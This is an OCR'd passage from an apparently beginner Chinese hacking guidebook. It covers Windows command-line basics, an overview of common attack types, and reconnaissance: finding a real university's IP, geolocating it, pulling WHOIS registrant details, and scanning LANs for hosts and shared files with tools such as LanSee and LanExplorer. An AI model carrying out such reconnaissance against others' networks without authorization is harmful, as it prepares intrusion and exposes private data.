DIR 命令用来显示文件和文件夹（目录），其命令格式为：DIR［文件名］［参数］。它有很多参数，如/A 表示显示所有文件（包括隐藏属性和系统属性的文件），/S 表示也显示子文件夹中的文件，/P 表示分屏显示，/B 表示只显示文件名。

1 例如用户用不带参数的命令可以浏览 D 盘下的文件，其命令为“DIR D:”。

2 如果用户想查看隐藏文件和系统文件，就需要加上参数“/A”，命令为：DIR D: /A。

3 如果只输入“DIR”，就表示查看当前路径下的文件。

CD 命令

CD（CHDIR）用来退出或进入文件夹，这个命令常和 DIR 命令一起使用。

1 当用户想要返回当前目录的上一级目录时，就需要输入“CD..”。

2 如果用户要直接回到当前目录的根目录，就需要使用“CD\”命令。

3 直接输入“盘符:”后按下【Enter】键就可以改变盘符，如下图就将盘符改到了 D 盘。

4 CD 命令更多的时候是用来进入一个文件夹，命令格式为：CD［文件夹名］。如下图所示为进入 D 盘下面的 WBJJ 文件夹。

MD 和 RD 命令

MD 命令用于新建一个文件夹，RD 命令用于删除一个文件夹。新建一个文件夹的命令是 MD [文件夹名]，同样，删除一个文件夹的命令是 RD ［文件夹名］。

1 例如在 D 盘根目录下新建一个名为“exp”的文件夹，输入：md exp。

2 进入【(D:)】窗口，就会看到新建立的文件夹。

3 接下来用 RD 命令删除刚刚建立的文件夹（只能用来删除空文件夹），命令为：RD exp。

4 如果是非空文件夹，则要加参数/S。例如删除 D 盘根目录下的非空文件 new，输入“rd new /s”，当提示确认时输入“y”即可。

DEL 命令

该命令用于删除文件，格式为：DEL［文件名］。

例如删除 E 盘根目录下的 shiyan.doc（一定要存在这个文件）。

COPY 命令

该命令用来复制文件或合并文件。

复制文件命令的格式为：COPY［源路径名］［源文件名］［目标路径名］。

例如将 E 盘下的 dd.txt 复制到 F 盘下，命令为：COPY E:\dd.txt F:\。

合并文件的命令格式为：COPY /B［文件 1 + 文件 2 + … 文件 N］［合并后的文件名］。

例如将 E 盘下的 1.txt、2.txt 和 3.txt 合并为一个 4.txt 的文件，命令为：COPY /B 1.txt+2.txt+3.txt 4.txt。

打开 E 盘验证会发现合并出了一个 4.txt 的文件。

1.3.7　其他常用命令

在实际应用中还有很多其他的命令，其作用也非常重要，本小节进行介绍。

ipconfig 命令

该命令一般用于检验 TCP/IP 配置是否正确。如果计算机和所在的局域网使用了动态主机配置协议，则可让用户了解计算机是否成功地租用到一个 IP 地址，如果租用到则可了解其信息，例如计算机当前的 IP 地址、子网掩码和默认网关。

1 在【命令提示符】窗口中输入“ipconfig”命令，按下【Enter】键即可查看本机的 IP 地址。

2 用上述命令显示的信息并不完整，有些时候需要更完整的 IP 信息，这时需要加上/all 参数。用该命令除了可以显示上面的信息外，还可以显示网卡信息、网卡的物理地址（MAC 地址）等，其命令为：ipconfig /all。

ipconfig 还有一些其他的参数，下面进行简单的介绍。

/renew［adapter］：更新 DHCP 配置参数。该选项能在运行 DHCP 客户端服务的系统上使用。

/release［adapter］：发布当前的 DHCP 配置，该选项禁用本地系统上的 TCP/IP，并且只在 DHCP 客户端可用。

tracert 命令

Tracert（跟踪路由）是路由跟踪实用程序，用于确定 IP 数据报访问目标所经过的路径。它的工作原理是通过向目标发送不同的 IP 生存时间（TTL）值的“Internet 控制消息协议（ICMP）”回应数据包，确定到目标所经过的路径。要求路径上的每个路由在转发数据包时将数据包的 TTL 递减 1，当 TTL 减为 0 时，路由器向源系统发送“ICMP 已超时”的消息。Tracert 先发送 TTL 为 1 的数据包，并在以后的每次发送中将 TTL 递增 1，直到目标响应或 TTL 达到最大值，从而确定经过的路径。

· Tracert 命令的格式为：

tracert［/d］［/h maximum_hops］［/j host-list］［/w timeout］target_names

各个参数的含义如下。

/d：指定不将 IP 地址解析到主机名称。

/h maximum_hops：指定跃点数以跟踪到称为 targer_names 的主机路由。

/j host-list：指定 target 实用程序数据包所经过路径中的路由器接口列表。

/w timeout：等待 timeout 为每次回复所指定的毫秒数。

Target_names：目标主机的名称或 IP 地址。

arp 命令

arp 是一个重要的 TCP/IP 协议，用于确定对应 IP 地址的网卡物理地址。使用 arp 命令可以查看本地计算机或另一台计算机的 arp 高速缓存中的当前内容。此外，使用 arp 命令，也可以用人工方式输入静态的网卡物理/IP 地址对。使用这种方式为默认网关和本地服务器等常用主机进行这项运作，有助于减少网络上的信息量。

按照默认设置，arp 高速缓存中的项目是动态的，每当发送一个指定地点的数据报且高速缓存中不存在当前项目时，arp 便会自动添加该项目。一旦高速缓存的项目被输入，它们就已经开始走向失效状态。例如，在 Windows NT/2000 网络中，如果输入项目后不进一步使用，物理/IP 地址对就会在 2 至 10 分钟内失效。因此，如果 arp 高速缓存中项目很少或根本没有时，请不要奇怪，通过另一台计算机或路由器的 ping 命令即可添加。所以，需要通过 arp 命令查看高速缓存中的内容时，最好先 ping 此台计算机（不能是本机发送 ping 命令）。

Arp 常用命令选项如下。

arp -a 或 arp –g：用于查看高速缓存中的所有项目。-a 和-g 参数的结果是一样的，多年来-g 一直是 UNIX 平台上用来显示 Arp 高速缓存中所有项目的选项，而 Windows 用的则是 arp -a（-a 可被视为 all，即全部的意思），但它也可以

接受比较传统的-g 选项。

arp -a IP：如果有多个网卡，那么使用 arp -a 加上接口的 IP 地址，就可以只显示与该接口相关的 arp 缓存项目。

arp -s IP 物理地址：可以向 arp 高速缓存中人工输入一个静态项目。该项目在计算机引导过程中将保持有效状态；或者在出现错误时，人工配置的物理地址将自动更新该项目。

arp -d IP：可以人工删除一个静态项目。

1.4 黑客常用的攻击方式

在网络上，黑客有多种多样的攻击方式，那这些攻击方式中哪一些是最常用的呢？这些攻击又是怎么实现的呢？本小节将对其进行介绍。

黑客攻击手段可分为非破坏性攻击和破坏性攻击两类。非破坏性攻击一般是为了扰乱系统的运行，并不盗窃系统资料，通常采用拒绝服务攻击或信息炸弹；破坏性攻击是以侵入他人电脑系统、盗窃系统保密信息、破坏目标系统的数据为目的。下面介绍 4 种黑客常用的攻击手段。

后门程序

由于程序员设计一些功能复杂的程序时，一般是采用模块化的程序设计思路，将整个项目分割为多个功能模块，分别进行设计、调试，这时的后门就是一个模块的秘密入口。在程序开发阶段，后门便于测试、更改和增强模块功能。正常情况下，完成设计之后需要去掉各个模块的后门，不过有时由于疏忽或者其他原因（如将其留在程序中，便于日后访问、测试或维护）后门没有去掉，一些别有用心的人就会利用穷举搜索法发现并利用这些后门，然后进入系统并发动攻击。

信息炸弹

信息炸弹是指使用一些特殊工具软件，短时间内向目标服务器发送大量超出系统负荷的信息，造成目标服务器超负荷、网络堵塞、系统崩溃的攻击手段。比如向未打补丁的 Windows 95 系统发送特定组合的 UDP 数据包，会导致目标系统死机或重启；向某型号的路由器发送特定数据包致使路由器死机；向某人的电子邮件发送大量的垃圾邮件将此邮箱“撑爆”等。目前常见的信息炸弹有邮件炸弹、逻辑炸弹等。


拒绝服务

又叫分布式 DOS 攻击（DDOS），它是使用超出被攻击目标处理能力的大量数据包消耗系统可用系统、带宽资源，最后致使网络服务瘫痪的一种攻击手段。作为攻击者，首先需要通过常规的黑客手段侵入并控制某个网站，然后在服务器上安装并启动一个可由攻击者发出的特殊指令来控制进程，攻击者把攻击对象的 IP 地址作为指令下达给进程的时候，这些进程就开始对目标主机发起攻击。这种方式可以集中大量的网络服务器带宽，对某个特定目标实施攻击，因而威力巨大，顷刻之间就可以使被攻击目标带宽资源耗尽，导致服务器瘫痪。比如 1999 年美国明尼苏达大学遭到的黑客攻击就属于这种方式。

网络监听

网络监听是一种监视网络状态、数据流以及网络上传输信息的管理工具，它可以将网络接口设置在监听模式，并且可以截获网上传输的信息。也就是说，当黑客登录网络主机并取得超级用户权限后，若要登录其他主机，使用网络监听就可以有效地截获网上的数据，这是

黑客使用最多的方法。但是，网络监听只能应用于物理上连接于同一网段的主机，通常被用做获取用户口令。



新手

第2章 信息的搜集、嗅探与扫描

Chapter 2

小龙：不知道对方的网络信息，怎么进行攻击啊？

小月：俗话说："知己知彼，百战不殆"，在对对方攻击前当然先要搜集、嗅探和扫描对方的住处。

小龙：那你快给我介绍一下吧！

小月：好的。

要点导航

- 搜索网络中的重要信息
- 检测系统漏洞
- 端口扫描
- 嗅探器的应用

2.1 搜索网络中的重要信息

信息的搜集和分析过程在黑客进行攻击的整个过程中往往是耗时最长的，这包括搜集大量的目标信息，经过分析找出漏洞以及确定入侵方案等，而真正的入侵可能只需要很短的时间。

2.1.1 获取目标主机的 IP 地址

IP 地址在网络上占有很重要的地位，作为一名黑客，要想对目标主机进行攻击，知道目标主机的 IP 地址是必需的。

在前面已介绍过一些常用的黑客命令，使用这些命令可以很容易地得到一些网站的 IP 地址。例如可以用 ping 命令来试探网站的 IP 地址，这里以获取清华大学的 IP 地址为例进行介绍，在【命令提示符】窗口中输入“ping www.tsinghua.edu.cn”，然后按下【Enter】键即可得到其 IP 地址。

从上图中可以看出，清华大学 WWW 服务器的 IP 地址是 211.151.91.165。

另外，nslookup 也是一个经常使用的可以查询 IP 地址的命令。在【命令提示符】窗口中输入“nslookup”，按下【Enter】键后可以看到本机所用的 DNS 服务器，然后再输入要查询的域名（以清华大学为例）即可得到结果。Address 后面列出的即为要查询的 IP 地址。

2.1.2 由 IP 地址获取目标主机的地理位置

IP 地址是全球统一分配管理的，因此入侵者可以通过查询 IP 地址数据库来得到对应 IP 地址所在的地理位置。

由于 IP 地址的管理机构多处于国外，而且分布比较零散，因此这里介绍两个能查询到 IP 数所库的国内个人网站。

1. WHOIS 服务页面

打开浏览器，在地址栏中输入服务页面的网址“http://www.intron.ac/cn/service/whois.php”，按下【Enter】键即可进入 WHOIS 服务页面，在该页面中就可以查询 IP 地址的地理位置了。

例如要查询清华大学 WWW 服务器（211.151.91.165）的物理地址，就可以在【IP 地址】文本框中输入“211.151.91.165”，在【验证码】文本框中输入相应的验证码，然后单击 查询 按钮来得到。

从图中可以看到查询结果：211.151.89.0 – 211.151.94.255 北京市 联通。

2. IP 探索者网站

打开浏览器，在地址栏中输入该网站的网址“http://ip.loveroot.com/index.php?job=search”，按下【Enter】键进入【IP 探索者】网页，在这个网站中也可以查询 IP 地址的地理位置。这里仍然以清华大学为例说明，在【IP 地址】文本框中输入“211.151.91.165”，然后单击右侧的 查询 按钮，即可得到下图所示的结果。

从分析结果可以看到“官方数据查询结果：211.151.91.165 – 北京市”的字样。另外需要注意：IP 地址是不断变化更新的，这两个网站都有一些 IP 地址查询不到，有些 IP 数据也可能有错。

练一练

通过“http://www.123cha.com”网站也可以查询 IP 地址对应的物理地址。应用以上所学的知识查询一下百度服务器的 IP 地址（www.baidu.com）。

2.1.3　了解网站备案信息

一个网站在正式发布之前，需要向有关机构备案申请域名，申请域名的信息我们称之为网站备案信息，这些信息通常是公开的。

网站备案信息保存在域名管理机构的数据库里，因为大多数都是公开的，所以任何人都可以对其进行查询。这些公开的网站备案信息可以暴露给入侵者许多敏感的信息，主要包括以下几个方面。

(1) 注册人的姓名。

(2) 注册人的 E-mail，甚至联系电话、传真。

(3) 注册机构、通信地址、邮政编码。

(4) 注册有效时间、失效时间。

在网上有许多网站可以查询网站备案信息，在中国比较权威的机构是中国互联网络信息中心（http：//www.cnnic.com.cn），记录着所有以 cn 为结尾的域名注册信息。这里以“谷歌”为例介绍一下如何查询。打开中国互联网络信息中心网站，在【WHOIS 查询】下的【输入您想要查询的 CN 域名、中文域名、通用网址信息、IP 地址、无线网址信息：】文本框中输入“google.cn”，并选中文本框下面的【CN 域名】单选按钮。

单击 查 询 按钮进入下一个查询界面，然后在【验证码：】文本框中输入在图片【在验证码框输入】中看到的验证码。

单击 查 询 按钮，稍等片刻即可看到所查询的域名的详细信息。

2.2　检测系统漏洞

通过扫描，黑客可以找到别人的系统漏洞，从而确定攻击方案；系统管理员则可找到自己系统的漏洞并进行弥补，从而提高安全系数。

2.2.1 什么是扫描器

扫描器作为黑客常用的一种工具软件，有什么特点，它是怎么工作的，又是怎样检测各种端口的呢？本节对其进行介绍。

1. 什么是扫描器

扫描器是一种自动检测远程或本地主机安全性弱点的程序。通过使用扫描器，用户可以不留痕迹地发现远程服务器的各种 TCP 端口的分配、提供的服务以及它们的软件版本，这就可以让用户了解到远程主机所存在的安全问题。

扫描器的种类主要有以下 3 种。

① 网络扫描器：网络扫描器在网络上搜索以找到网络上所有的主机。

② 网络漏洞扫描器：网络漏洞扫描器将网络扫描器向前发展了一步，它能检测目标主机，并突出一切可以为黑客利用的漏洞。

③ 主机漏洞扫描器：这类工具就像是一个有特权的用户，它从内部扫描主机，检测口令强度、安全策略以及文件许可等内容。

2. 扫描器的工作原理

扫描器采用模拟攻击的形式对目标可能存在的已知安全漏洞进行逐项检查，目标可以是工作站、服务器、交换机、数据库应用等各种对象。然后根据扫描结果向系统管理员提供周密可靠的安全性分析报告（包括是否能用匿名登录，是否有可写的 FTP 目录，是否能用 TELNET，等等），为提高网络安全整体水平提供重要依据。

3. 扫描器能干什么

扫描器并不是一个直接的攻击网络漏洞的程序，它仅仅能帮助我们发现目标机的某些存在的弱点，这些弱点可能是（并非一定是）破坏目标主机安全的关键。对于一个刚入门的黑客来说，这些数据可能是毫无意义的，而对于一个掌握和精通各种网络应用程序漏洞的黑客来说，其价值可能远远超过几百个有用的账号。一个好的扫描器能对它得到的数据进行分析，帮助我们查找目标主机的漏洞，但它不会提供进入一个系统的详细步骤。

2.2.2 搜索共享资源

经常使用网络的人可能会不时地搜索共享资源，一般来说，在搜索共享资源前要先判断目标网段内有没有活动主机以及有哪些活动主机。

1. 使用工具 IPScan

IPScan 是网络管理员能有效地管理访问网络的 IP/MAC 资源，利用强大的切断功能保障企业内部安全的方案。IPScan 自动收集网上的全部 IP/MAC 相关信息，实时提供更新数据，在中央控制未经许可 IP/MAC 地址访问网络，从而提高网络的安全性。IPScan 能防止一般用户与路由器、服务器等重要设备发生 IP 冲突，保护重要设备的 IP，保证更稳定地运营网络。

该工具的其他功能如下。

(1) IPScan 能帮助用户提高网络管理水平及安全等级。

(2) 在 DHCP 网络环境里提高网络安全。

(3) 能够检测和控制未知的或未经授权的用户。

(4) 防止与网络中重要的设备 IP 地址冲突。


(5) 防止用户擅自变更 IP 地址。

(6) 帮助网络管理员了解 IP 使用每个细节。


(7) 从一个中央位置控制整个网络访问。

下面以 Angry IP Scanner 的 2.21 版为例进行介绍，该软件为绿色软件，从网上下载以后就可以直接运行。打开 IPScan，在 IP 范围文本框中输入起始 IP 和终止 IP，然后单击 Start 按钮开始扫描。

扫描完毕会出现一个提示对话框，显示扫描结果。



在提示对话框中显示在设定的 IP 地址段中共扫描了 255 个 IP 地址，其中有 26 个 IP 地址是活动的，单击 OK 按钮即可查看比较详细的主机信息。



2. 使用局域网查看工具

局域网查看工具（LanSee）是一款主要用于对局域网上的各种信息进行查看的工具。它采用多线程技术，搜索速度很快。它将局域网上比较实用的功能完美地融合在一起，比如搜索计算机（包括计算机名、IP 地址、MAC 地址、所在工作组和用户）、搜索共享资源(包括 HTTP 和 FTP 服务)、搜索共享文件（包括 FTP 站点中的文件）、多线程复制文件（支持断点传输）、发短消息、高速端口扫描、数据包捕获、查看本地计算机上活动的端口以及远程重启/关闭计算机等，功能十分强大。该软件是一款绿色软件，解压后直接打开即可运行，无需安装。

其主要功能如下。

(1) 搜索所有工作组。

(2) 搜索指定网段内的计算机，并显示每台计算机的计算机名、IP 地址、工作组、MAC 地址以及用户等。

(3) 搜索所有工作组内或是选定的一个或几个工作组内的计算机，并显示每台计算机的计算机名、IP 地址、工作组、MAC 地址和用户等。

(4) 搜索所有计算机的共享资源。

(5) 将指定共享资源映射成本地驱动器。

(6) 搜索所有共享资源内的共享文件。

(7) 搜索选定的一个或几个共享资源内的共享文件。

(8) 在搜索共享文件时可以选择搜索所需要的一种或几种文件类型的共享文件。

(9) 打开指定的计算机。

(10) 打开指定的共享目录。

(11) 打开指定的共享文件。

(12) 发送消息，既可以给选定的一台或几台计算机发消息，也可以给指定工作组内的所有计算机发消息。

(13) 扫描端口，既可以扫描出局域网内或指定网段内所有开放指定 TCP 端口的计算机，也可以扫描出指定计算机上所有活动的 TCP 端口。

(14) ping 指定的计算机，查看指定计算机的 MAC 地址、所在的工作组以及当前用户等。

下面以局域网查看工具（LanSee） 1.63 版为例进行介绍。


1 打开【局域网查看工具】对话框，然后单击 按钮，可以搜索局域网中的工作组。

2 单击 按钮可以搜索局域网中所有活动的计算机，包括 IP 地址、计算机名、工作组、MAC 地址和用户信息等；单击 按钮可以搜索局域网中的共享资源信息，包括共享的文件夹和所在计算机的 IP 地址；单击 按钮可以搜索局域网中的所有共享文件，包括共享的文件名和计算机中该文件所在的目录。

如果想要对搜索选项进行设置，可以通过以下方式进行更改。

单击 按钮右侧的下箭头按钮，在弹出的下拉菜单中选择【搜索计算机设置】菜单项，打开【设置】对话框，从中可以对计算机搜索进行设置。

同样，单击 按钮右侧的下箭头按钮，在弹出的下拉菜单中选择【搜索共享资源设置】菜单项，打开【设置】对话框，此时就可以对共享资源搜索进行设置了。



对共享文件搜索进行设置的方法相似，这里不再赘述。

局域网查看工具是一个非常实用的小工具，它的其他功能将在以后进行介绍。

2.2.3 全能搜索利器 LanExplorer

LanExplorer 采用类似资源管理器的界面，无需安装，操作方便，功能强大，是一款优秀的搜索工具。

作为一款优秀的局域网搜索工具，LanExplorer 与其他同类工具相比，最大的优势是它支持多线程搜索，用户可以利用该软件同时搜索局域网上所有的工作组、主机、打印机、共享文件，也可以自动地搜索所有共享的 MP3 和电影，还可以自定义搜索文件。可以看出，

LanExplorer 是局域网中的全能搜索利器。

LanExplorer 的体积不大，不到 1MB，但其功能非常强大，主要有以下几个方面。

(1) 方便快捷地搜索、浏览局域网资源。可以多线程搜索局域网上所有的工作组、主机、打印机和共享文件等。

(2) 可以按照网上邻居、工作组或者按照 IP 地址段自动搜索所有共享的 mp3、电影或自定义搜索的文件。

(3) 内置 nbtstat，能快速查找某一 IP 网段内的所有主机，并根据 IP 地址得到对方主机的主机名、工作组名、用户名、MAC 地址等，速度极快。能将扫描和搜索的结果保存成文本文件或 Excel 电子表格文件。

(4) 能对某一地址范围的主机进行 ping 端口扫描操作，找出所有的 WEB 服务器、FTP 服务器等。能向某一主机发送消息。

(5) 在局域网机器间拷贝文件时，能提供文件和目录的断点续传的功能。

(6) 采用类似资源管理器的界面，操作十分方便。绿色软件，开放源代码。

用户可以到网上下载 LanExplorer。下面以 LanExplorer 1.63 为例进行介绍。下载解压 LanExplorer 1.63 后，双击程序图标运行该程序。

一般来说，默认的搜索设置并不适合用户进行搜索，此时需要自己进行相关设置。可以单击工具栏中的 搜索设置 按钮打开【有关设置】对话框，从中可以按照自己的需要设置资源的相关参数。例如在【文件过滤】选项卡中的【要查找的文件名中包含如下文字：】文本框中输入“.PPT”（既可以输入想要查找的文件名称，也可以是文件名称中包含的关键词），然后单击 添加 按钮添加到下面的【要查找的文件】列表框中，这样就可以搜索局域网中所有的.PPT 文件了。此外，还可以设置使程序自动搜索所有共享的 MP3、电影等各种文件类型。


另外还可以使用自动搜索功能进行搜索。切换到【自动搜索】选项卡，从中可以设置自动搜索的线程数，最大为 10，还可以设置程序进行自动搜索的目录级数。

设置完成单击 关闭 按钮关闭【有关设置】对话框，然后单击想要搜索的工作组、主机或文件夹，这样程序就可以自动搜索。另外也可以单击主界面工具栏中的 ▶搜索 按钮，这样程序就能自动搜索局域网中的所有工作组。


上图显示的是【所有文件】选项卡，另外还可以切换到【搜索结果】选项卡、【MP3 文件】选项卡和【Movie 文件】选项卡中查看其他符合设置条件的共享资源。

除了支持文件查询外，LanExplorer 还支持 IP 地址查询以及计算机名查询。单击工具栏中的 IP 地址查询 按钮，打开【网络工具】对话框，从中可以通过计算机主机名来查询 IP 地址，也可以通过 IP 地址来查询计算机主机名。

例如在【IP 地址查询】选项卡的【主机名】文本框中输入计算机的名字，选中【主机名（域名）查 IP】单选按钮，然后单击 查找 按钮，就可以在列表中显示出对应计算机的 IP 地址。



单击主窗口中的 IP地址段 按钮切换到 IP 地址搜索界面，在【起始】文本框和【终止】文本框中设置网段范围，然后单击 扫描 按钮，可以对该网段内所有活动计算机的信息进行扫描。此时也会弹出【网络工具】对话框，在该对话框的【Nbstat】选项卡中可以根据 IP 地址得到所有活动主机的主机名、工作组名、用户名、MAC 地址等信息。



为了便于用户处理搜索到的信息，LanExplorer 提供了功能强大的鼠标右键功能。利用该功能，用户可以轻松地对各种资源进行编辑处理。这些功能的用法和 Windwos 资源管理器中的用法相似，这里不再赘述。

由于网络存在不稳定性，因此很可能在文件复制过程中出现网络中断的现象，这时 LanExplorer 提供的断点续传功能就起作用了。当出现这种情况时，只要双击鼠标就可以在当前结束的位置开始复制文件。

2.2.4　使用 MBSA 检测系统安全性


Windows 操作系统是人们最常用的电脑操作系统，但它在安全方面做得并不是最好的，系统上面有很多的漏洞，微软也不断地作出补丁。但是由于操作系统漏洞的不确定性和数量的巨大，很少有人能了解 Windows XP 是否完全打上了所有的补丁，因此微软推出了一款名为 Microsoft Baseline Security Analyzer（MBSA）的软件，用于操作系统的使用者了解和修正系统的完全漏洞。

MBSA（微软基准安全分析器）Version 2.1 包括可执行本地或 Windows 系统扫描的图形和命令行界面。MBSA V2.1 可运行在 Windows 2000、Windows XP 和 Windows Vista 系统上，并且可以扫描 Windows 2000 以上版本的操作系统和 IIS、SQL Server、Internet Explorer 和 Office 等，以发现常见的系统配置错误和缺少的安全更新。


1. MBSA 的下载与安装

